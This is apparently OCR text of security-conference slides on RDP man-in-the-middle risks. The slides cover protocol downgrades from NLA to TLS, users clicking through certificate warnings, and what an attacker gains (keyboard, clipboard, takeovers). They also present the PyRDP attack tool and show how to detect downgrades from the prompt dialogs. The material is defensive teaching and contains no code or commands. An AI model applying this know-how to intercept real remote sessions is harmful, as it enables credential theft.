
# RDP Security

- RC4 + Graphical login (dead)
- TLS + Graphical login (legacy)
- TLS + Network Level Authentication (NLA) which relies on CredSSP
- Remote Credential Guard and RestrictedAdmin

# The Risks of RDP: MITM

# MITM Risks

- Security Downgrade Attacks
  - NLA -> TLS
- Clicking Through Warnings
- Impact
  - Display
  - Keyboard
  - Clipboard
  - Server-side takeover
  - Client-side file stealing
  - Client-side takeover*



Remote Desktop Connection

**The identity of the remote computer cannot be verified. Do you want to connect anyway?**

The remote computer could not be authenticated due to problems with its security certificate. It may be unsafe to proceed.

Name mismatch

Requested remote computer:
my-server.gosec.co

Name in the certificate from the remote computer:
EC2AMAZ-6IS509J

Certificate errors

The following errors were encountered while validating the remote computer's certificate:

The server name on the certificate is incorrect.

The certificate is not from a trusted certifying authority.

Do you want to connect despite these certificate errors?

□ Don't ask me again for connections to this computer

*: implementation pending

# Attack Video Demo

But first...

# Our Attack Tool: PyRDP


Learn More About It!

## Source Code / Documentation

- https://github.com/GoSecure/pyrdp
- PyRDP ReadMe
- PyRDP Transparent Proxying Guide
- Windows RDP Certificate Extraction
- RDP Connection Sequence
- RDP Basic Protocol Specification

## Past Presentations & Blogs

- Introduction Blog Post
- NorthSec 2019 Talk
- BlackHat Arsenal 2019
- Blog: PyRDP on Autopilot
- DerbyCon 2019 (Video)
- DEFCON 28 Demo Labs
- Blog: Announcing PyRDP 1.0
- 1.0 released at SecTor 2020
- BlackHat Arsenal 2021




# Attack Video Demo

(link to video)

# Detect Security Protocol Downgrade


## Normal Flow



Windows Security

Enter your credentials

These credentials will be used to connect to my-server.gosec.co.



Remote Desktop Connection

**The identity of the remote computer cannot be verified. Do you want to connect anyway?**

The remote computer could not be authenticated due to problems with its security certificate. It may be unsafe to proceed.

Certificate name

Name in the certificate from the remote computer:
EC2AMAZ-BMCNDLD

Certificate errors

The following errors were encountered while validating the remote computer's certificate:


⚠ The certificate is not from a trusted certifying authority.

Do you want to connect despite these certificate errors?

□ Don't ask me again for connections to this computer

# Detect Security Protocol Downgrade

## Degraded Flow



Remote Desktop Connection

**The identity of the remote computer cannot be verified. Do you want to connect anyway?**

The remote computer could not be authenticated due to problems with its security certificate. It may be unsafe to proceed.

Name mismatch

Requested remote computer:
my-server.gosec.co

Name in the certificate from the remote computer:
EC2AMAZ-BMCNDLD

Certificate errors


The following errors were encountered while validating the remote computer's certificate:

⚠ The server name on the certificate is incorrect.

⚠ The certificate is not from a trusted certifying authority.

Do you want to connect despite these certificate errors?


□ Don't ask me again for connections to this computer



both secure and functional.

# Detect Security Protocol Downgrade


## Graphical Login instead of NLA Prompt



Windows Security

Enter your credentials

These credentials will be used to connect to my-server.gosec.co.

